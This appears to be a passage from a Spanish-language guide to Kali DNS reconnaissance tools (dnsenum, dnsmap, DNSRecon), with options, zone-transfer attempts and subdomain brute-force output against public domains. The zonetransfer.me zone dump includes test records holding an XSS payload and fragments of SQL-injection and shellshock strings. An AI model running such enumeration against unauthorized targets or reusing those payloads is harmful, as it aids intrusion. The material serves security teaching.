-e, --exclude <regexp>

Excluye los registros PTR que coincidan con la expresión regexp de los resultados de búsqueda inversa, útiles en nombres de dispositivos no válidos.

Opciones de salida:

-o --output <file> Salida en formato XML.

Ejemplo 1

```
root@kali:~# dnsenum --dnsserver 8.8.8.8 --enum -noreverse hackthissite.org
Smartmatch is experimental at /usr/bin/dnsenum line 698.
Smartmatch is experimental at /usr/bin/dnsenum line 698.
dnsenum VERSION:1.2.4
Warning: can't load Net::Whois::IP module, whois queries disabled.
-----   hackthissite.org   -----
Host's addresses:

__________________
hackthissite.org.                3557   IN    A        137.74.187.103
hackthissite.org.                3557   IN    A        137.74.187.101
hackthissite.org.                3557   IN    A        137.74.187.102
hackthissite.org.                3557   IN    A        137.74.187.104
hackthissite.org.                3557   IN    A        137.74.187.100

Name Servers:

_______________
j.ns.buddyns.com.                9696   IN    A        185.34.136.178
c.ns.buddyns.com.                5208   IN    A        116.203.6.3
g.ns.buddyns.com.                209    IN    A        192.184.93.99
f.ns.buddyns.com.                1650   IN    A        103.6.87.125
h.ns.buddyns.com.                10799  IN    A        119.252.20.56

Mail (MX) Servers:

____________________
aspmx.l.google.com.              80     IN    A        173.194.76.27
alt1.aspmx.l.google.com.         292    IN    A        209.85.233.27
alt2.aspmx.l.google.com.         292    IN    A        172.253.118.27
aspmx2.googlemail.com.           292    IN    A        209.85.233.27
```

aspmx3.googlemail.com. 292 IN A 172.253.118.27
aspmx4.googlemail.com. 292 IN A 108.177.97.27
aspmx5.googlemail.com. 292 IN A 74.125.28.27

Trying Zone Transfers and getting Bind Versions:

_____
Trying Zone Transfer for hackthissite.org on c.ns.buddyns.com ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for hackthissite.org on j.ns.buddyns.com ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for hackthissite.org on h.ns.buddyns.com ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for hackthissite.org on f.ns.buddyns.com ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for hackthissite.org on g.ns.buddyns.com ...
AXFR record query failed: corrupt packet

Scraping hackthissite.org subdomains from Google:

_____
---- Google search page: 1 ----
---- Google search page: 2 ----
---- Google search page: 3 ----
---- Google search page: 4 ----
www
---- Google search page: 5 ----

Google Results:

_____
www.hackthissite.org. 3599 IN A 137.74.187.102
www.hackthissite.org. 3599 IN A 137.74.187.100
www.hackthissite.org. 3599 IN A 137.74.187.101
www.hackthissite.org. 3599 IN A 137.74.187.103
www.hackthissite.org. 3599 IN A 137.74.187.104

brute force file not specified, bay.root

Ejemplo 2
@kali:~# dnsenum --dnsserver 8.8.8.8 --enum --noreverse zonetransfer.me
Smartmatch is experimental at /usr/bin/dnsenum line 698.
Smartmatch is experimental at /usr/bin/dnsenum line 698.
dnsenum VERSION:1.2.4
Warning: can't load Net::Whois::IP module, whois queries disabled.
----- zonetransfer.me -----
Host's addresses:

_____
zonetransfer.me. 7199 IN A 5.196.105.14

Name Servers:

---

nsztm1.digi.ninja. 10799 IN A 81.4.108.41
nsztm2.digi.ninja. 10799 IN A 34.225.33.2

Mail (MX) Servers:

ASPMX3.GOOGLEMAIL.COM. 292 IN A 172.253.118.26
ASPMX5.GOOGLEMAIL.COM. 292 IN A 74.125.28.26
ASPMX2.GOOGLEMAIL.COM. 292 IN A 209.85.233.26
ALT2.ASPMX.L.GOOGLE.COM. 292 IN A 172.253.118.26
ASPMX4.GOOGLEMAIL.COM. 292 IN A 108.177.97.26
ALT1.ASPMX.L.GOOGLE.COM. 292 IN A 209.85.233.26
ASPMX.L.GOOGLE.COM. 67 IN A 64.233.167.27

Trying Zone Transfers and getting Bind Versions:

Trying Zone Transfer for zonetransfer.me on nsztm1.digi.ninja ...
Trying Zone Transfer for zonetransfer.me on nsztm2.digi.ninja ...
zonetransfer.me. 7200 IN SOA (
zonetransfer.me. 7200 IN SOA (
zonetransfer.me. 300 IN HINFO "Casio
zonetransfer.me. 300 IN HINFO "Casio
zonetransfer.me. 301 IN TXT (
zonetransfer.me. 7200 IN MX 0
zonetransfer.me. 301 IN TXT (
zonetransfer.me. 7200 IN MX 10
zonetransfer.me. 7200 IN MX 10
zonetransfer.me. 7200 IN MX 0
zonetransfer.me. 7200 IN MX 20
zonetransfer.me. 7200 IN MX 20
zonetransfer.me. 7200 IN MX 10
zonetransfer.me. 7200 IN MX 20
zonetransfer.me. 7200 IN MX 20
zonetransfer.me. 7200 IN MX 10
zonetransfer.me. 7200 IN A 5.196.105.14
zonetransfer.me. 7200 IN NS nsztm1.digi.ninja.
zonetransfer.me. 7200 IN MX 20
zonetransfer.me. 7200 IN NS nsztm2.digi.ninja.
zonetransfer.me. 7200 IN MX 20
_acme-challenge.zonetransfer.me. 301 IN TXT (
zonetransfer.me. 7200 IN MX 20
_acme-challenge.zonetransfer.me. 301 IN TXT (
zonetransfer.me. 7200 IN MX 20
_sip._tcp.zonetransfer.me. 14000 IN SRV 0
zonetransfer.me. 7200 IN A 5.196.105.14
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200 IN PTR www.zonetransfer.me.
zonetransfer.me. 7200 IN NS nsztm1.digi.ninja.
asfdbauthdns.zonetransfer.me. 7900 IN AFSDB 1

```
zonetransfer.me.                        7200    IN    NS      nsztm2.digi.ninja.
asfdbbox.zonetransfer.me.               7200    IN    A       127.0.0.1
asfdbvolume.zonetransfer.me.            7800    IN    AFSDB           1
_acme-challenge.zonetransfer.me.        301     IN    TXT             (
canberra-office.zonetransfer.me.        7200    IN    A       202.14.81.230
cmdexec.zonetransfer.me.                300     IN    TXT             ";
_sip._tcp.zonetransfer.me.              14000   IN    SRV             0
contact.zonetransfer.me.                2592000 IN    TXT             (
dc-office.zonetransfer.me.              7200    IN    A       143.228.181.132
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200 IN    PTR     www.zonetransfer.me.
deadbeef.zonetransfer.me.               7201    IN    AAAA    dead:beaf::
asfdbauthdns.zonetransfer.me.           7900    IN    AFSDB           1
asfdbbox.zonetransfer.me.               7200    IN    A       127.0.0.1
dr.zonetransfer.me.                     300     IN    LOC             53
DZC.zonetransfer.me.                    7200    IN    TXT     AbCdEfG
asfdbvolume.zonetransfer.me.            7800    IN    AFSDB           1
canberra-office.zonetransfer.me.        7200    IN    A       202.14.81.230
email.zonetransfer.me.                  2222    IN    NAPTR           (
email.zonetransfer.me.                  7200    IN    A       74.125.206.26
cmdexec.zonetransfer.me.                300     IN    TXT             ";
Hello.zonetransfer.me.                  7200    IN    TXT     "Hi
home.zonetransfer.me.                   7200    IN    A       127.0.0.1
contact.zonetransfer.me.                2592000 IN    TXT             (
Info.zonetransfer.me.                   7200    IN    TXT             (
dc-office.zonetransfer.me.              7200    IN    A       143.228.181.132
internal.zonetransfer.me.               300     IN    NS      intns1.zonetransfer.me.
internal.zonetransfer.me.               300     IN    NS      intns2.zonetransfer.me.
deadbeef.zonetransfer.me.               7201    IN    AAAA    dead:beaf::
intns1.zonetransfer.me.                 300     IN    A       81.4.108.41
intns2.zonetransfer.me.                 300     IN    A       52.91.28.78
office.zonetransfer.me.                 7200    IN    A       4.23.39.254
dr.zonetransfer.me.                     300     IN    LOC             53
ipv6actnow.org.zonetransfer.me.         7200    IN    AAAA    2001:67c:2e8:11::c100:1332
owa.zonetransfer.me.                    7200    IN    A       207.46.197.32
DZC.zonetransfer.me.                    7200    IN    TXT     AbCdEfG
robinwood.zonetransfer.me.              302     IN    TXT     "Robin
rp.zonetransfer.me.                     321     IN    RP              (
email.zonetransfer.me.                  2222    IN    NAPTR           (
sip.zonetransfer.me.                    3333    IN    NAPTR           (
email.zonetransfer.me.                  7200    IN    A       74.125.206.26
sqli.zonetransfer.me.                   300     IN    TXT             '"
Hello.zonetransfer.me.                  7200    IN    TXT     "Hi
sshock.zonetransfer.me.                 7200    IN    TXT     "()
home.zonetransfer.me.                   7200    IN    A       127.0.0.1
staging.zonetransfer.me.                7200    IN    CNAME   www.sydneyoperahouse.com.
alltcpportsopen.firewall.test.zonetransfer.me. 301 IN A       127.0.0.1
testing.zonetransfer.me.                301     IN    CNAME   www.zonetransfer.me.
vpn.zonetransfer.me.                    4000    IN    A       174.36.59.154
Info.zonetransfer.me.                   7200    IN    TXT             (
www.zonetransfer.me.                    7200    IN    A       5.196.105.14
```

```
internal.zonetransfer.me.              300      IN    NS       intns1.zonetransfer.me.
xss.zonetransfer.me.                   300      IN    TXT      '><script>alert\('Boo'\)</script>
internal.zonetransfer.me.              300      IN    NS       intns2.zonetransfer.me.
intns1.zonetransfer.me.                300      IN    A        81.4.108.41
intns2.zonetransfer.me.                300      IN    A        167.88.42.94
office.zonetransfer.me.                7200     IN    A        4.23.39.254
ipv6actnow.org.zonetransfer.me.        7200     IN    AAAA     2001:67c:2e8:11::c100:1332
owa.zonetransfer.me.                   7200     IN    A        207.46.197.32
robinwood.zonetransfer.me.             302      IN    TXT      "Robin
rp.zonetransfer.me.                    321      IN    RP       (
sip.zonetransfer.me.                   3333     IN    NAPTR    (
sqli.zonetransfer.me.                  300      IN    TXT      '"
sshock.zonetransfer.me.                7200     IN    TXT      "()
staging.zonetransfer.me.               7200     IN    CNAME    www.sydneyoperahouse.com.
alltcpportsopen.firewall.test.zonetransfer.me. 301  IN  A      127.0.0.1
testing.zonetransfer.me.               301      IN    CNAME    www.zonetransfer.me.
vpn.zonetransfer.me.                   4000     IN    A        174.36.59.154
www.zonetransfer.me.                   7200     IN    A        5.196.105.14
xss.zonetransfer.me.                   300      IN    TXT      '><script>alert\('Boo'\)</script>

Scraping zonetransfer.me subdomains from Google:
_____________________________________________________
 ----   Google search page: 1   ----

Google Results:
_____________________
  perhaps Google is blocking our queries.
 Check manually.

brute force file not specified, bay.
```

50. dnsmap

dnsmap está destinado principalmente a ser utilizado por los probadores de intrusión de redes durante la fase de recopilación/enumeración de información de las evaluaciones de seguridad de una infraestructura. Durante la etapa de enumeración, normalmente el asesor de seguridad descubrirá los bloqueos de la red IP, los nombres de dominio, los números de teléfono, etc. de la compañía objetivo.

La fuerza bruta de subdominio es otra técnica que debería usarse en la etapa de enumeración, ya que es especialmente útil cuando otras técnicas de enumeración de dominios, como las transferencias de zona, no funcionan.

uso: dnsmap <target-domain> [opciones]
opciones:

-w	<wordlist-file>
-r	<regular-results-file>
-c	<csv-results-file>
-d	<delay-millisecs>
-i	<ips-to-ignore> (útil si se obtienen falsos positivos)

Ejemplos
1. Fuerza bruta de subdominio usando la lista de palabras incorporada de dnsmap:

```
dnsmap targetdomain.foo
```

2. Fuerza bruta de subdominio usando una lista de palabras del usuario:

```
dnsmap targetdomain.foo -w wordlist.txt
```

3. Fuerza bruta de subdominio usando la lista de palabras incorporada y guardando los resultados en /tmp/:

```
dnsmap targetdomain.foo -r /tmp/
```

Como no se proporcionó ningún nombre de archivo en el ejemplo anterior, sino solo una ruta, dnsmap crea un nombre de archivo único que incluya la marca de tiempo actual. p.ej.: /tmp/dnsmap_targetdomain_foo_2009_12_15_234953.txt

4. Fuerza bruta de subdominio usando la lista de palabras incorporada, guardando los resultados en /tmp/ y esperando un máximo aleatorio de 3 milisegundos entre cada solicitud:

```
dnsmap targetdomain.foo -r /tmp/ -d 300
```

5. Fuerza bruta de subdominio con 0,8 segundos de retraso, guardando los resultados en formato regular y CSV, filtrando las 2 IP proporcionadas por el usuario y usar una lista de palabras proporcionada por el usuario:

dnsmap targetdomain.foo -d 800 -r /tmp/ -c /tmp/ -i 10.55.206.154,10.55.24.100 -w ./wordlist_TLAs.txt

Para aplicar la fuerza bruta, una lista de dominios de destino de forma masiva utilizar el script bash proporcionado. p.ej.:

dnsmap-bulk.sh domains.txt /tmp/results/

6. Mapa de Google

```
root@kali:~# dnsmap google.com
dnsmap 0.30 - DNS Network Mapper by pagvac (gnucitizen.org)

[+] searching (sub)domains for google.com using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests

aa.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

aa.google.com
IP address #1: 216.58.211.46

accounts.google.com
IPv6 address #1: 2a00:1450:4003:80b::200d

accounts.google.com
IP address #1: 216.58.201.173

admin.google.com
IPv6 address #1: 2a00:1450:4003:80a::200e

admin.google.com
IP address #1: 172.217.168.174

ai.google.com
IPv6 address #1: 2a00:1450:4003:802::200e

ai.google.com
IP address #1: 172.217.17.14

ap.google.com
IPv6 address #1: 2a00:1450:4003:803::2004

ap.google.com
IP address #1: 172.217.16.228

billing.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

billing.google.com
IP address #1: 216.58.211.46
```

blog.google.com
IPv6 address #1: 2a00:1450:4003:809::2009

blog.google.com
IP address #1: 216.58.211.41

catalog.google.com
IPv6 address #1: 2a00:1450:4003:804::200e

catalog.google.com
IP address #1: 216.58.201.142

catalogue.google.com
IPv6 address #1: 2a00:1450:4003:804::200e

catalogue.google.com
IP address #1: 216.58.201.142

chat.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

chat.google.com
IP address #1: 216.58.211.46

classroom.google.com
IPv6 address #1: 2a00:1450:4003:80a::200e

classroom.google.com
IP address #1: 172.217.168.174

d.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

d.google.com
IP address #1: 216.58.211.46

developers.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

developers.google.com
IP address #1: 216.58.211.46

directory.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

directory.google.com
IP address #1: 216.58.211.46

dl.google.com
IPv6 address #1: 2a00:1450:4003:80a::200e

dl.google.com
IP address #1: 172.217.168.174

download.google.com
IPv6 address #1: 2a00:1450:4003:803::2004

download.google.com
IP address #1: 172.217.16.228

downloads.google.com
IPv6 address #1: 2a00:1450:4003:803::2004

downloads.google.com
IP address #1: 172.217.16.228

email.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

email.google.com
IP address #1: 216.58.211.46

events.google.com
IPv6 address #1: 2a00:1450:4003:80b::200e

events.google.com
IP address #1: 216.58.201.174

fi.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

fi.google.com
IP address #1: 216.58.211.46

files.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

files.google.com
IP address #1: 216.58.211.46

finance.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

finance.google.com
IP address #1: 216.58.211.46

gd.google.com
IPv6 address #1: 2a00:1450:4003:803::2004

gd.google.com

IP address #1: 172.217.16.228

gg.google.com
IPv6 address #1: 2a00:1450:4003:802::200e

gg.google.com
IP address #1: 172.217.17.14

groups.google.com
IPv6 address #1: 2a00:1450:400c:c08::8b

groups.google.com
IP address #1: 74.125.140.138
IP address #2: 74.125.140.102
IP address #3: 74.125.140.113
IP address #4: 74.125.140.139
IP address #5: 74.125.140.100
IP address #6: 74.125.140.101

help.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

help.google.com
IP address #1: 216.58.211.46

home.google.com
IPv6 address #1: 2a00:1450:4003:802::200e

home.google.com
IP address #1: 172.217.17.14

id.google.com
IPv6 address #1: 2a00:1450:4003:803::2003

id.google.com
IP address #1: 216.58.201.163

images.google.com
IPv6 address #1: 2a00:1450:4003:803::200e

images.google.com
IP address #1: 172.217.16.238

ipv6.google.com
IPv6 address #1: 2a00:1450:4003:80a::200e

kh.google.com
IPv6 address #1: 2a00:1450:4003:803::200e

kh.google.com

IP address #1: 172.217.16.238

labs.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

labs.google.com
IP address #1: 216.58.211.46

lp.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

lp.google.com
IP address #1: 216.58.211.46

m.google.com
IPv6 address #1: 2a00:1450:4003:80b::200b

m.google.com
IP address #1: 216.58.201.171

mail.google.com
IPv6 address #1: 2a00:1450:4003:80a::2005

mail.google.com
IP address #1: 172.217.168.165

mobile.google.com
IPv6 address #1: 2a00:1450:4003:80b::200b

mobile.google.com
IP address #1: 216.58.201.171

mt.google.com
IPv6 address #1: 2a00:1450:4003:803::200e

mt.google.com
IP address #1: 172.217.16.238

news.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

news.google.com
IP address #1: 216.58.211.46

ns.google.com
IP address #1: 216.239.32.10

ns1.google.com
IPv6 address #1: 2001:4860:4802:32::a

ns1.google.com
IP address #1: 216.239.32.10

ns2.google.com
IPv6 address #1: 2001:4860:4802:34::a

ns2.google.com
IP address #1: 216.239.34.10

ns3.google.com
IPv6 address #1: 2001:4860:4802:36::a

ns3.google.com
IP address #1: 216.239.36.10

on.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

on.google.com
IP address #1: 216.58.211.46

partners.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

partners.google.com
IP address #1: 216.58.211.46

photo.google.com
IPv6 address #1: 2a00:1450:4003:80a::200e

photo.google.com
IP address #1: 172.217.168.174

photos.google.com
IPv6 address #1: 2a00:1450:4003:80a::200e

photos.google.com
IP address #1: 172.217.168.174

postmaster.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

postmaster.google.com
IP address #1: 216.58.211.46

research.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

research.google.com
IP address #1: 216.58.211.46

sandbox.google.com
IPv6 address #1: 2a00:1450:400c:c06::451

sandbox.google.com
IP address #1: 66.102.1.81

sb.google.com
IPv6 address #1: 2a00:1450:4003:803::200e

sb.google.com
IP address #1: 172.217.16.238

search.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

services.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

services.google.com
IP address #1: 216.58.211.46

shopping.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

shopping.google.com
IP address #1: 216.58.211.46

sms.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

sms.google.com
IP address #1: 216.58.211.46

support.google.com
IPv6 address #1: 2a00:1450:4003:803::200e

support.google.com
IP address #1: 172.217.16.238

tv.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

tv.google.com
IP address #1: 216.58.211.46

upload.google.com
IPv6 address #1: 2a00:1450:4003:80b::200f

upload.google.com

IP address #1: 216.58.201.175

uploads.google.com
IP address #1: 108.170.217.160

vpn.google.com
IP address #1: 64.9.224.69
IP address #2: 64.9.224.68
IP address #3: 64.9.224.70

vr.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

vr.google.com
IP address #1: 216.58.211.46

vs.google.com
IP address #1: 173.194.76.192

w.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

w.google.com
IP address #1: 216.58.211.46

wap.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

wap.google.com
IP address #1: 216.58.211.46

web.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

web.google.com
IP address #1: 216.58.211.46

webmaster.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

webmaster.google.com
IP address #1: 216.58.211.46

ww.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

ww.google.com
IP address #1: 216.58.211.46

www.google.com

IPv6 address #1: 2a00:1450:4003:802::2004

www.google.com
IP address #1: 172.217.17.4

yp.google.com
IPv6 address #1: 2a00:1450:4003:809::200e

yp.google.com
IP address #1: 216.58.211.46

[+] 130 (sub)domains and 137 IP address(es) found
[+] completion time: 516 second(s)

51. DNSRecon

DNSRecon es una herramienta de escaneo y enumeración DNS escrita en Python, la cual permite realizar las siguientes tareas,

- La enumeración de los registros estándar de un dominio determinado (A, NS, SOA y MX).
- La expansión del dominio de nivel superior de un dominio determinado.
- La transferencia de zona contra todos los registros NS de un dominio determinado.
- La consulta inversa contra un rango de direcciones IP, proporcionando una dirección IP inicial y final.

Uso: dnsrecon <opciones>

Opciones:

-h, --help	Mostrar este mensaje de ayuda y salir
-d, --domain <domain>	Dominio objeto
-r, --range <range>	Rango de direcciones IP para la fuerza bruta de búsqueda inversa en formatos (primero-último) o en (rango/máscara de bits)
-n, --name_server <name>	Servidor de dominio a usar. Si no se proporciona ninguno, se utilizará el SOA del objetivo
-D, --dictionary <file>	Archivo de diccionario de subdominio y nombres de dispositivo a usar para la fuerza bruta
-f	Filtro fuera de la búsqueda de dominio de fuerza bruta, registros que se resuelven en la dirección IP definida por el comodín al guardar registros.
-t, --type <types>	Tipo de enumeración a buscar separado por comas: std - SOA, NS, A, AAAA, MX y SRV si AXRF en los servidores NS falla. rvl - Búsqueda inversa. brt - Dominios y dispositivos de fuerza bruta usando un diccionario determinado. srv – registros SRV axfr - Probar todos los servidores NS para una transferencia de zona. goo – Realizar la búsqueda en Google de subdominios y dispositivos. bing - Realizar la búsqueda en Bing de subdominios y dispositivos. snoop - Realiza la búsqueda de caché contra todos los servidores NS para un dominio determinado, probando todos los archivos con los dominios, el archivo proporcionado con la opción -D. tld - Eliminar el TLD del dominio determinado y la prueba contra todos los TLD registrados en IANA. zonewalk - Realizar una transferencia de zona DNSSEC utilizando los registros NSEC.
-a	Realizar una búsqueda AXFR con enumeración estándar

-s	Realizar una búsqueda inversa de los rangos IPv4 en el registro SPF con enumeración estándar.
-g	Realizar una enumeración de Google con la enumeración estándar
-b	Realizar una enumeración de Bing con enumeración estándar.
-w	Realizar un profundo análisis de registro whois y una búsqueda inversa de los rangos de IP encontrados a través de whois al hacer una enumeración estándar.
-z	Realizar una transferencia de zona DNSSEC con enumeración estándar.
--threads <number>	Número de subprocesos a usar en las búsquedas inversas, las búsquedas hacia adelante, la fuerza bruta y la enumeración de registros SRV.
--lifetime <number>	Tiempo de espera a que un servidor responda a una consulta.
--db <file>	Archivo SQLite 3 para guardar registros encontrados.
--xml <file>	Archivo XML para guardar los registros encontrados
--iw	Fuerza bruta continua de un dominio incluso si se descubren los registros de un comodín.
-c, --csv <file>	Archivo de valores separados por comas
-j, --json <file>	Fichero JSON
-v	Mostrar los intentos en los modos de fuerza bruta.

La manera más simple de utilizar dnsrecon es definiendo el dominio del objetivo de evaluación utilizando la opción “-d”. Si no se especifica la opción -n o servidor de nombres a utilizar, se utilizará el SOA del objetivo.

dnsrecon -d xxxxx .com

Obtenidos los servidores de nombres, se procede a realizar una enumeración por fuerza bruta. La opción -n define el servidor de dominio a utilizar. La opción -D define el archivo diccionario de sudominios o nombres de dispositivos a utilizar para la fuerza bruta. La opción -t brt especifica el tipo de enumeración a realizar, brt es para realizar fuerza bruta de dominios y dispositivos utilizando un diccionario definido.

dnsrecon -d xxxxx .com -n dns1. xxxxx. com -D namelist.txt -t brt

Es factible utilizar el motor de búsqueda Google para realizar una búsqueda de subdominios y dispositivos. Para esto se utiliza la opción “-t goo”

dnsrecon -d xxxxx .com -n dns1. xxxxx .com -t goo

Ejemplo 1
root@kali:~# dnsrecon -d google.com
[*] Performing General Enumeration of Domain: google.com
[-] DNSSEC is not configured for google.com

```
[*]     SOA ns1.google.com 216.239.32.10
[*]     NS ns4.google.com 216.239.38.10
[*]     NS ns4.google.com 2001:4860:4802:38::a
[*]     NS ns1.google.com 216.239.32.10
[*]     NS ns1.google.com 2001:4860:4802:32::a
[*]     NS ns2.google.com 216.239.34.10
[*]     NS ns2.google.com 2001:4860:4802:34::a
[*]     NS ns3.google.com 216.239.36.10
[*]     NS ns3.google.com 2001:4860:4802:36::a
[*]     MX alt4.aspmx.l.google.com 74.125.28.27
[*]     MX alt3.aspmx.l.google.com 108.177.97.27
[*]     MX alt1.aspmx.l.google.com 209.85.233.27
[*]     MX alt2.aspmx.l.google.com 172.253.118.27
[*]     MX aspmx.l.google.com 74.125.133.27
[*]     MX alt4.aspmx.l.google.com 2607:f8b0:400e:c04::1a
[*]     MX alt3.aspmx.l.google.com 2404:6800:4008:c00::1b
[*]     MX alt1.aspmx.l.google.com 2a00:1450:4010:c03::1a
[*]     MX alt2.aspmx.l.google.com 2404:6800:4003:c05::1b
[*]     MX aspmx.l.google.com 2a00:1450:400c:c00::1b
[*]     A google.com 172.217.17.14
[*]     AAAA google.com 2a00:1450:4003:802::200e
[*]     TXT google.com v=spf1 include:_spf.google.com ~all
[*]     TXT google.com facebook-domain-verification=22rm551cu4k0ab0bxsw536tlds4h95
[*]     TXT google.com
globalsign-smime-dv=CDYX+XFHUw2wml6/Gb8+59BsH31KzUr6c1l2BPvqKX8=
[*]     TXT google.com docusign=05958488-4752-4ef2-95eb-aa7ba8a3bd0e
[*]     TXT google.com docusign=1b0a6754-49b1-4db5-8540-d2c12664b289
[*] Enumerating SRV Records
[*]     SRV _ldap._tcp.google.com ldap.google.com 216.239.32.58 389 0
[*]     SRV _ldap._tcp.google.com ldap.google.com 2001:4860:4802:32::3a 389 0
[*]     SRV _xmpp-server._tcp.google.com xmpp-server.l.google.com 64.233.167.125 5269 0
[*]     SRV _xmpp-server._tcp.google.com alt1.xmpp-server.l.google.com 209.85.233.125 5269 0
[*]     SRV _xmpp-server._tcp.google.com alt3.xmpp-server.l.google.com 108.177.97.125 5269 0
[*]     SRV _xmpp-server._tcp.google.com alt4.xmpp-server.l.google.com 74.125.28.125 5269 0
[*]     SRV _xmpp-server._tcp.google.com alt2.xmpp-server.l.google.com 142.250.4.125 5269 0
[*]     SRV _jabber._tcp.google.com xmpp-server.l.google.com 64.233.167.125 5269 0
[*]     SRV _jabber._tcp.google.com alt4.xmpp-server.l.google.com 74.125.28.125 5269 0
[*]     SRV _jabber._tcp.google.com alt1.xmpp-server.l.google.com 209.85.233.125 5269 0
[*]     SRV _jabber._tcp.google.com alt3.xmpp-server.l.google.com 108.177.97.125 5269 0
[*]     SRV _jabber._tcp.google.com alt2.xmpp-server.l.google.com 142.250.4.125 5269 0
[*]     SRV _caldavs._tcp.google.com calendar.google.com 216.58.201.174 443 0
[*]     SRV _caldavs._tcp.google.com calendar.google.com 2a00:1450:4003:80b::200e 443 0
[*]     SRV _xmpp-client._tcp.google.com alt1.xmpp.l.google.com 209.85.233.125 5222 0
[*]     SRV _xmpp-client._tcp.google.com alt1.xmpp.l.google.com 2a00:1450:4010:c03::7d 5222
0
[*]     SRV _xmpp-client._tcp.google.com xmpp.l.google.com 64.233.167.125 5222 0
[*]     SRV _xmpp-client._tcp.google.com xmpp.l.google.com 2a00:1450:400c:c0a::7d 5222 0
[*]     SRV _xmpp-client._tcp.google.com alt2.xmpp.l.google.com 142.250.4.125 5222 0
[*]     SRV _xmpp-client._tcp.google.com alt2.xmpp.l.google.com 2404:6800:4003:c06::7d 5222
0
```

[*] SRV _xmpp-client._tcp.google.com alt3.xmpp.l.google.com 108.177.97.125 5222 0
[*] SRV _xmpp-client._tcp.google.com alt3.xmpp.l.google.com 2404:6800:4008:c00::7d 5222 0
[*] SRV _xmpp-client._tcp.google.com alt4.xmpp.l.google.com 74.125.28.125 5222 0
[*] SRV _xmpp-client._tcp.google.com alt4.xmpp.l.google.com 2607:f8b0:400e:c04::7d 5222 0
[*] SRV _jabber-client._tcp.google.com alt1.xmpp.l.google.com 209.85.233.125 5222 0
[*] SRV _jabber-client._tcp.google.com alt1.xmpp.l.google.com 2a00:1450:4010:c03::7d 5222 0
[*] SRV _jabber-client._tcp.google.com alt2.xmpp.l.google.com 142.250.4.125 5222 0
[*] SRV _jabber-client._tcp.google.com alt2.xmpp.l.google.com 2404:6800:4003:c06::7d 5222 0
[*] SRV _jabber-client._tcp.google.com alt3.xmpp.l.google.com 108.177.97.125 5222 0
[*] SRV _jabber-client._tcp.google.com alt3.xmpp.l.google.com 2404:6800:4008:c00::7d 5222 0
[*] SRV _jabber-client._tcp.google.com xmpp.l.google.com 64.233.167.125 5222 0
[*] SRV _jabber-client._tcp.google.com xmpp.l.google.com 2a00:1450:400c:c0a::7d 5222 0
[*] SRV _jabber-client._tcp.google.com alt4.xmpp.l.google.com 74.125.28.125 5222 0
[*] SRV _jabber-client._tcp.google.com alt4.xmpp.l.google.com 2607:f8b0:400e:c04::7d 5222 0
[*] SRV _carddavs._tcp.google.com google.com 172.217.17.14 443 0
[*] SRV _carddavs._tcp.google.com google.com 2a00:1450:4003:802::200e 443 0
[*] SRV _caldav._tcp.google.com calendar.google.com 216.58.201.174 80 0
[*] SRV _caldav._tcp.google.com calendar.google.com 2a00:1450:4003:80b::200e 80 0
[+] 38 Records Found

Ejemplo 2

root@kali:~# dnsrecon -d bing.com -a
[*] Performing General Enumeration of Domain: bing.com
[!] Wildcard resolution is enabled on this domain
[!] It is resolving to star-bing-com.a-0001.a-msedge.net
[!] All queries will resolve to this address!!
[*] Checking for Zone Transfer for bing.com name servers
[*] Resolving SOA Record
[+] SOA dns1.p09.nsone.net 198.51.44.9
[*] Resolving NS Records
[*] NS Servers found:
[*] NS dns1.p09.nsone.net 198.51.44.9
[*] NS dns1.p09.nsone.net 2620:4d:4000:6259:7::9
[*] NS dns2.p09.nsone.net 198.51.45.9
[*] NS dns2.p09.nsone.net 2a00:edc0:6259:7::9
[*] NS dns3.p09.nsone.net 198.51.44.73
[*] NS dns3.p09.nsone.net 2620:4d:4000:6259:7::90
[*] NS dns4.p09.nsone.net 198.51.45.73
[*] NS dns4.p09.nsone.net 2a00:edc0:6259:7::90
[*] NS ns1-204.azure-dns.com 40.90.4.204
[*] NS ns1-204.azure-dns.com 2603:1061::cc
[*] NS ns2-204.azure-dns.net 64.4.48.204
[*] NS ns2-204.azure-dns.net 2620:1ec:8ec::cc
[*] NS ns4-204.azure-dns.info 13.107.160.204

```
[*]       NS ns4-204.azure-dns.info 2620:1ec:bda::cc
[*]       NS ns3-204.azure-dns.org 13.107.24.204
[*]       NS ns3-204.azure-dns.org 2a01:111:4000::cc
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 40.90.4.204
[+] 40.90.4.204 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] Zone transfer error: REFUSED
[*]
[*] Trying NS server 64.4.48.204
[+] 64.4.48.204 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] Zone transfer error: REFUSED
[*]
[*] Trying NS server 13.107.24.204
